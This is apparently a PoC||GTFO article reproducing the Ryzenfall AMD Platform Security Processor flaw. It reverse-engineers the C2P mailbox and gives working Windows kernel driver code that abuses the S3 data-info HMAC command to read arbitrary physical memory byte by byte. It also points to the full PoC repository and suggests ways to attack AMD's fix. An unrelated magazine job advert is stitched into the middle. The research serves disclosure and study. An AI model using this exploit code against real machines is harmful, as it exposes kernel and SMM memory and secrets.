20:05 An Arbitrary Read Exploit for Ryzenfall

by David Kaplan

In March 2018, the friendly neighbours from CTS Labs, a little known company, dropped an announcement about some serious vulnerabilities in modern Ryzen-based AMD platforms, having given AMD prior notice only 24 hours before. Debates on the ethics of this disclosure aside, the technical cat is out of the bag. What better way to celebrate an arbitrary physical memory read vulnerability than by trying to reproduce CTS' findings on my Ryzen machine, and then documenting a PoC showing how to go about doing it yourself?

The Platform Security Processor on AMD platforms is responsible for, well, security stuff. It comes with some nifty features - like the aforementioned arbitrary read of physical memory, and arbitrary write for the enterprising reverse-engineer. It's totally not the main x86_64 processor and therefore there needs to be a way for the main processor, which runs your eDonkey server, to communicate with the PSP, which does your security stuff. A mailbox protocol is used for this chit-chat.

The vulnerability itself is straightforward. The PSP is powerful and has the ability to act on arbitrary physical memory. As such, privileged operations which result in arbitrary primitives should be gated to domains of trust that could act on this memory in any event; namely, SMM.

The PSP should validate that the physical address of the C2P mailbox `CommandBuffer` is situated in the SMM memory region, thereby disallowing the construction of the buffer in memory accessible by non-SMM CPL=0. In fact, a comment in five year old Coreboot source code from AMD[13] seems to indicate that this was the intention.[14]

```
/*
 * Notify the PSP that the system is
 * completing the boot process.  Upon
 * receiving this command, the PSP will only
 * honor commands where the buffer is in SMM
 * space.
 */
```

Luckily the CTS Labs folks didn't take this comment at face value and tried it out themselves. The found that it was possible to provide a non-SMM region buffer, giving us some sweet sweet primitives!

I like to start my PoC work with a list of tasks that I'll need to bring the PoC to successful fruition, then cross them off one-by-one. Often I change this list as the PoC implementation challenges my initial assumptions, but that's totally okay. For our work here, the list is something like the following:

- Find the implementation details of the mailbox protocol for communicating with the PSP.
- Find the location of the mailbox in memory.
- Discover useful commands that could be exploited for some interesting gain.
- Exploit!

Finding the Mailbox Protocol

For my research here, I used the unpatched firmware for my GA-AX370-Gaming 5 motherboard. Cracking open `AX370G5.F22` in UEFITool yields a plethora of DXE modules that may contain the necessary goodies. I'd encourage the enterprising hacker here to reverse a whole bunch of these as they contain much goodness.

Please note that the firmware contains *both* V1 and V2 versions of certain modules. On this particular platform, we're only interested in the V2 version, as the V2 C2P mailbox protocol that we're using is ever-so-slightly different from the V1 version. Take my word for it - I lost twenty hours of my life so that you don't have to!

Digging through a few of the DXE modules that communicate over C2P will give you the protocol. `AmdPspSmmV2`, `AmdPspDxeV2`, and `AmdPspP2CmboxV2` are good places to start.

[13] `src/soc/amd/common/block/psp/psp.c`
[14] `git clone https://github.com/coreboot/coreboot`

Here's some neatened Hex-Rays spew:

```
mailbox_address = psp_base_address+0x10570;
if(get_psp_mailbox_status_recovery()==1) {
  return 0;
}
do {
  while (!_bittest(mailbox_address, 0x1Fu));
} while (*mailbox_address & 0xFF0000);
*(mailbox_address + 4) = buffer;
*mailbox_address = cmd << 16;
while (*mailbox_address & 0xFF0000);
```

Reading this code, we can learn quite a bit.

- The start of the mailbox is at offset `0x10570` from the `psp_base_address`.
- Before writing to the mailbox registers, one needs to wait for the interface to go ready (by testing the most significant bit at the start of this region) and making sure that the command byte is cleared
- The buffer at offset `0x4` points to the command buffer which holds parameters for the command (more on this later)
- To transact, the command is written to the third byte of the mailbox.
- The PSP is done when the cmd byte is cleared.

The mailbox registers can be represented by the following structure which will need to be populated and polled accordingly.

```
typedef struct _PSP_CMD {
    volatile BYTE SecondaryStatus;
    BYTE Unknown;
    volatile BYTE Command;
    volatile BYTE Status;
    ULONG_PTR CommandBuffer;
} PSP_CMD, *PPSP_CMD;
```

It is important to note that the `psp_base_address` and buffers are physical addresses. To write to these locations from a Windows driver, we need to map the IO space accordingly to system virtual addresses. Performing the necessary mappings together with the control flow logic gives us the `_callPsp` function on page 27.

So we now know enough of the mailbox protocol to implement it, but where in memory do we target the write? The PSP bar will be mapped somewhere in physical address space. It seems obvious that if a DXE module communicates with the PSP via the mailbox, it'd need to know the location of the PSP bar mapping. So off we go back to our trusty IDA to find more wonderful discoveries.

There seem to be two methods for discovering the base address.

The `AmdPspSmmV2` module initializes the PSP bar if it has not already initialized by another module by allocating an MMIO region and writing it to some storage, as shown in `get_psp_base_with_init()` on page 28.

Of interest in `get_psp_base_with_init()` is the `qword_6D60` global. I haven't yet discovered exactly what this is, but an address of some sort is written to offset `0xB8` and the value being held by whatever storage (PCI bar? Possibly in the PSP itself?) appears at offset `0xBC`. Writing to offset `0xBC` has the effect of storing whatever value under that address.

So, in this instance, the low and high words of `psp_base_address` are stored at `0x13B102E0` and `0x13B102E0` respectively.

The location pointed to by `qword_6D60` seems to be hard coded and is perfectly accessible from the host OS. (If anyone knows exactly what this region is, please let me know as I'm too lazy to investigate further.)

```
MEMORY[0xF80000B8] = 0x13B102E0;
psp_base_address =
      MEMORY[0xF80000BC] & 0xFFF00000;
```

The second method for locating the `psp_base_address` is via the `0xc00110a2` MSR. Coreboot uses this for locating the address, and so does my PoC. `AmdPspDxeV2` seems to be responsible for writing this MSR, with the value pulled out by the first method:

```
MEMORY[0xF80000B8] = 0x13B102E0;
psp_base_address = 0i64;
if ( MEMORY[0xF80000BC] & 0xFFF00000 )
  psp_base_address =
      MEMORY[0xF80000BC] & 0xFFF00000;
__writemsr(0xC00110A2, psp_base_address);
```


To recap: at this point we know how to communicate with the PSP and we know where in physical memory to transact with the mailbox. We now need to discover something useful to do with this interface.

```
NTSTATUS _callPsp (_In_ ULONG Command, _In_ ULONG DataLength, _Inout_ BYTE *DataBuffer){
    NTSTATUS status;
    PHYSICAL_ADDRESS commandPa;
    PPSP_CMD commandVa = NULL;
    PHYSICAL_ADDRESS commandBufferPa;
    PPSP_CMD_BUFFER commandBufferVa;

    NT_ASSERT(DataBuffer != NULL);

    // Obtain the PSP mailbox address.
    status = _getPspMailboxAddress(&commandPa);
    if (!NT_SUCCESS(status)) {
        TraceEvents(TRACE_LEVEL_ERROR, TRACE_DRIVER,
                    "%!FUNC!: PspMailboxAddress retrieval failed. (%!STATUS!)", status);
        goto end;
    }

    // Map the mailbox IO space into system virtual address space.
    commandVa = (PPSP_CMD)MmMapIoSpace(commandPa, sizeof(PSP_CMD), MmNonCached);
    if (NULL == commandVa) {
        status = STATUS_INSUFFICIENT_RESOURCES;
        TraceEvents(TRACE_LEVEL_ERROR, TRACE_DRIVER,
                    "%!FUNC!: PspMailboxAddress retrieval failed. (%!STATUS!)", status);
        goto end;
    }

    // Ensure that the PSP is ready to receive commands.
    // TODO: test for HALT? _bittest(commandVa, 30)
    status = _waitOnPspReady((PVOID)&commandVa->Status);
    if (!PSP_SUCCESS(status)) goto end;

    status = _waitOnPspCommandDone((PVOID)&commandVa->Command);
    if (!PSP_SUCCESS(status)) goto end;


    // Construct the command and copy in the command buffer. The caller to this
    // function supplies storage for the command buffer. This storage must be
    // sizeof(PSP_CMD_BUFFER) - sizeof(BYTE*) greater than the contents of the
    // buffer to allow for addition of the header.
    //
    // NOTE: The ordering of the following code is *very* important.
    //       Note, also, the use of RtlMoveMemory to handle the overlapping
    //       source and destination buffers.
    commandBufferVa = (PPSP_CMD_BUFFER)DataBuffer;
    commandBufferPa = MmGetPhysicalAddress(commandBufferVa);
    commandVa->CommandBuffer = commandBufferPa.QuadPart;

    RtlMoveMemory((PVOID)commandBufferVa->Data, DataBuffer, DataLength);

    commandBufferVa->Size = PSP_COMMAND_BUFFER_HEADER_SIZE + DataLength;
    commandBufferVa->Status = 0;

    // Setting the command byte calls into the PSP for processing.
    commandVa->Command = Command & 0xff;

    status = _waitOnPspCommandDone((PVOID)&commandVa->Command);
    if (!PSP_SUCCESS(status))
        goto end;

    // Processing is done. Check for interface error.
    if (_hasPspError((PULONG)&commandVa->Status)) {
        status = commandVa->Status;    // Hack.
        TraceEvents(TRACE_LEVEL_ERROR, TRACE_DRIVER,
                    "%!FUNC!: PSP Interface error. (%!STATUS!)", status);
        goto end;
    }

    // Check for command error.
    if (0 != commandBufferVa->Status) {
        status = commandBufferVa->Status;    // Hack.
        TraceEvents(TRACE_LEVEL_ERROR, TRACE_DRIVER,
                    "%!FUNC!: PSP Command error. (%!STATUS!)", status);

        goto end;
    }

    // If control reaches here, the command has miraculously succeeded.
    // Now strip the command buffer header and return to the caller.
    RtlMoveMemory(DataBuffer, (PVOID)commandBufferVa->Data, DataLength);
    status = STATUS_SUCCESS;

end:
    if (NULL != commandVa) {
        MmUnmapIoSpace(commandVa, sizeof(PSP_CMD));
        commandVa = NULL;
    }
    return status;
}
```

Example for Calling the PSP

```c
char get_psp_base_with_init() {
  unsigned __int64 v0;          // rax
  unsigned __int64 ret;         // rax
  unsigned __int16 v2;          // r8
  signed __int64 res;           // rax
  __int64 psp_base_address;     // rbx
  signed __int64 v5;            // rdi
  __int64 v6;                   // r8
  __int64 qword_6D60_;          // rcx
  __int16 v9;                   // [rsp+40h] [rbp+8h]
  int psp_base_address__;       // [rsp+48h] [rbp+10h]
  __int64 psp_base_address_;    // [rsp+50h] [rbp+18h]
  __int64 v12;                  // [rsp+58h] [rbp+20h]

  v0 = __readmsr(0x1Bu);
  ret = (((unsigned __int64)HIDWORD(v0) << 32) | (unsigned int)v0) >> 8;
  if ( ret & 1 ) {
    LOBYTE(ret) = get_psp_base((unsigned int *)&psp_base_address__);
    if ( !(_BYTE)ret ) {
      psp_base_address_ = 0i64;
      v2 = (unsigned __int8)v9 | 0x8000;
      v12 = 0x100000i64;
      LOBYTE(v9) = v9 & 0x38 | 3;
      res = psp_allocate_mmio(&psp_base_address_, (unsigned __int64 *)&v12, v2, &v9);
      psp_base_address = psp_base_address_;
      v5 = res;
      if ( res && (sub_16D8(0x20300593u), v5 < 0) )
        log(0x80000000i64, aPspbarinitearl, v6);
      else
        log(0x80000000i64, aPspbarinitearl_0, psp_base_address);
      qword_6D60_ = qword_6D60;
      *(_DWORD *)(qword_6D60 + 0xB8) = 0x13B102E0;
      *(_DWORD *)(qword_6D60_ + 0xBC) = psp_base_address | 0x101;
      LOBYTE(ret) = 0xE4u;
      *(_DWORD *)(qword_6D60_ + 0xB8) = 0x13B102E4;
      *(_DWORD *)(qword_6D60_ + 0xBC) = HIDWORD(psp_base_address);
    }
  }
  return ret;
}
```

`get_psp_base_with_init()`



PC PLUS

is looking for an

EXPERIENCED JOURNALIST

to join our full-time staff here in Bath. The job involves writing news, features and product reviews, and a knowledge of the IBM-compatible PC market is essential.

Starting salary is in the range £9.5 to 11.5K, depending on experience.

Apply in writing please, including C.V. and samples of published work, to the Editor

PC Plus, Future Publishing Limited, 4 Queen Street, Bath, Avon, BA1 1EJ

Arbitrary Read

The method I'm going to describe for arbitrary physical memory read is the same that the CTS Labs folks used in their BlueHatIL '19 presentation. There are many interesting C2P commands to discover and some can be abused in all sorts of interesting ways.

The command we're interested in is found in `AmdMemS3CzDxe`. The lazy engineer that I am, I only partially reverse engineered this module to be able to implement the arbitrary read. Therefore, I made some assumptions that might differ from the facts.

It seems to me that when the machine enters S3, certain values are read from the PCD interface. A structure built to hold this data is sent to the PSP via a mailbox transaction.[15] The PSP will calculate and return an HMAC on this data using some internal secret key. The now-integrity-protected data structure will presumably then be saved somewhere via some SMM module.[16] I assume that on resume-from-S3 this structure will be retrieved from storage, verified and written back to where it came from, but I haven't dug into that much. It might be an interesting area for further research.

The somewhat dirty decompiled function on page 30 performs the work. I've tried to neaten it up a little by hand.

We can ignore the whole SMM bit; the only part that interests us is how the `MBOX_BIOS_CMD_S3_DATA_INFO` mailbox command is built.

If we recall from our discussion of the `PSP_CMD` structure, the mailbox command consists of a single byte command. In this instance the value 8 for `MBOX_BIOS_CMD_S3_DATA_INFO` and a pointer to a `CommandBuffer`.[17]

From the decompiled logic on page 30, we can see the format of the command header.

```
1 typedef struct _PSP_CMD_BUFFER {
    ULONG Size;
3   volatile ULONG Status;
    volatile BYTE Data[ANYSIZE_ARRAY];
5 } PSP_CMD_BUFFER, *PPSP_CMD_BUFFER;
```

While the header is common to all mailbox commands, each one has its own parameters. In the specific case of command 8, the parameters look like this.

```
1 typedef struct _PSP_DATA_INFO_BUFFER {
    ULONG_PTR PhysicalAddress;
3   SIZE_T Size;
    BYTE Hmac[HMAC_LEN];
5 }PSP_DATA_INFO_BUFFER, *PPSP_DATA_INFO_BUFFER
    ;
```

We now know how to transact `MBOX_BIOS_CMD_S3_DATA_INFO` with the PSP. How do we abuse this for arbitrary read?

Well, we have a primitive that takes any physical address and returns the HMAC of that address. We can abuse this primitive to construct a table of all HMAC values for all possible values of a single byte. (See page 31.)

Having constructed this table, we now have an arbitrary read primitive from physical memory. To read any address, we can simply point this same logic (`MBOX_BIOS_CMD_S3_DATA_INFO`) at any location in physical memory, dumping each byte by first asking the PSP to calculate an HMAC on the byte for us and then looking up that byte value in our HMAC lookup table, as shown on page 31.

AMD fixed this particular vulnerability in AGESA 1.0.0.4. On my particular Gigabyte platform, any firmware prior to F23 is vulnerable.

An enterprising hacker seeking further research might look for an arbitrary write primitive, even though publishing working code for it might be a bit irresponsible. It might also be worthwhile to test AMD's fix - perhaps it's possible to trigger SMM to communicate with the PSP, then race the "is command buffer in SMM" check? (And is such a check how AMD fixed the issue? Reverse engineering the PSP could answer this question.)

Before signing off, I'd like to thank @idolion_ and @uri_farkas, who first discovered this vulnerability, for their help with some hints when I initially got stuck trying to reproduce their work here.

I hope you enjoyed this little dive into the AMD PSP C2P mailbox. Full PoC code for Windows 10 is available.[18] Platform firmware is full of all sorts of goodies and is a great area for discovering powerful primitives.

[15]Specifically command 8, `MBOX_BIOS_CMD_S3_DATA_INFO`.

[16]It is sent over the `EFI_SMM_COMMUNICATION_PROTOCOL`.

[17]This must be a pointer to a *physical* memory address. Any virtual address used in the PoC must be converted to its physical address for the PSP as it, naturally, has no concept of x86 virtual memory.

[18]`git clone https://github.com/depletionmode/ryzenfallen; unzip pocorgtfo20.pdf ryzenfallen.zip`

```
__int64 __fastcall Hmac_address_range_via_psp_and_save(__int64 Length, __int64 Address) {
  __int64 length;                           // rsi
  __int64 address;                          // rbp
  __int64 buffer0_ptr;                      // rbx
  __int64 poolBuffer_;                      // rdi
  EFI_BOOT_SERVICES *g_EfiBootServices;     // rax
  __int64 status;                           // rax
  __int64 (__fastcall **smmCommunicationProtocolInterface)(_QWORD, __int64, __int64 *);//r9
  __int64 result;                           // rax
  __int64 v10;                              // rax
  char hmac[32];                            // [rsp+30h] [rbp-D8h]
  char v12;                                 // [rsp+50h] [rbp-B8h]
  PSP_DATA_INFO_CMD_BUFFER commandBuffer;   // [rsp+70h] [rbp-98h]
  __int64 poolBuffer;                       // [rsp+110h] [rbp+8h]

  length = Length;
  address = Address;
  commandBuffer.Header.Size = 0x38;
  commandBuffer.Buffer.PhysicalAddress = address;
  commandBuffer.Buffer.Size = length;
  bzero(&commandBuffer.Buffer.Hmac, 32);
  do_psp__MBOX_BIOS_CMD_S3_DATA_INFO((unsigned __int64)&commandBuffer & 0
    xFFFFFFFFFFFFFFE0ui64);
  if ( hmac != commandBuffer.Buffer.Hmac )
    memcpy__(hmac,commandBuffer.Buffer.Hmac,0x20ui64);
  ::g_EfiBootServices->AllocatePool(4i64, length + 32, &poolBuffer);
  ::g_EfiBootServices->SetMem(poolBuffer, length + 32, 0i64);
  ::g_EfiBootServices->CopyMem(poolBuffer, address, length);
  ::g_EfiBootServices->CopyMem(length + poolBuffer, hmac, 32i64);
  buffer0_ptr = g_Buffer0;
  poolBuffer_ = poolBuffer;
  ::g_EfiBootServices->CopyMem(g_Buffer0, &g_Guid0, 16i64);
  g_EfiBootServices = ::g_EfiBootServices;
  *(_QWORD *)(buffer0_ptr + 16) = 0x3000i64;
  g_EfiBootServices->CopyMem(buffer0_ptr + 0x18, poolBuffer_);
  status = ::g_EfiBootServices->LocateProtocol)(
             &g_EFI_SMM_COMMUNICATION_PROTOCOL_GUID,
             0i64,
             &g_SmmCommunicationProtocolInterface);
  smmCommunicationProtocolInterface = g_SmmCommunicationProtocolInterface;
  if ( status < 0 )
    smmCommunicationProtocolInterface = 0i64;
  g_SmmCommunicationProtocolInterface = smmCommunicationProtocolInterface;
  if ( !smmCommunicationProtocolInterface
       || (result = (*smmCommunicationProtocolInterface)(smmCommunicationProtocolInterface,
                                                         g_Buffer0, &qword_16E10))
     ){
    result = ::g_EfiBootServices->FreePool)(poolBuffer_);
    if ( result >= 0 ) {
      v10 = g_EfiRuntimeServices->SetVariable)(
              aMemorys3savenv,
              &g_VendorGuid,
              3i64,
              length,
              address);
      result = v10 != 0 ? (unsigned int)v10 : 0;
    }
  }
  return result;
}
```

Finding the HMAC Address Range

```
NTSTATUS _populateHmacLookupTable (BYTE Table[][HMAC_LEN]) {
    NTSTATUS status;
    ULONG idx;
    PHYSICAL_ADDRESS storagePa;

    NT_ASSERT(Table != NULL);

    /* Build the HMAC lookup table needed for decoding by incrementing a byte at a known
     * location (using the stack address of the loop idx), reading it via the relevant
     * PSP function and storing the resultant HMAC value.
     */

    storagePa = MmGetPhysicalAddress(&idx);

    for (idx = 0; idx < 0x100; idx++) {
        // Ask the PSP to calculate the HMAC
        status = _readPaByteViaPsp(storagePa, Table[idx]);
        if (!PSP_SUCCESS(status))
            goto end;
    }

    status = STATUS_SUCCESS;
end:
    return status;
}
```

Populates a Lookup Table of CMAC Hashes

```
NTSTATUS _decodeByte (_In_ BYTE Hmac[HMAC_LEN], _Out_ BYTE *Byte) {
    NTSTATUS status;
    PPSP_DRV_CONTEXT context;

    NT_ASSERT(Hmac != NULL);
    NT_ASSERT(Byte != NULL);

    PAGED_CODE();

    context = WdfObjectGetTypedContext(g_Device, PSP_DRV_CONTEXT);

    // This is a nasty O(n) lookup. A hashtable would be a better option.
    for (ULONG idx = 0; idx < 0x100; idx++) {
        if (HMAC_LEN == RtlCompareMemory(Hmac,
                                         context->HmacLookupTable[idx],
                                         HMAC_LEN)) {
            *Byte = idx & 0xff;
            status = STATUS_SUCCESS;

            goto end;
        }
    }

    // Control reaching here means that the lookup failed.
    status = STATUS_NOT_FOUND;
end:
    return status;
}
```

Function to Decode Exfiltrated Bytes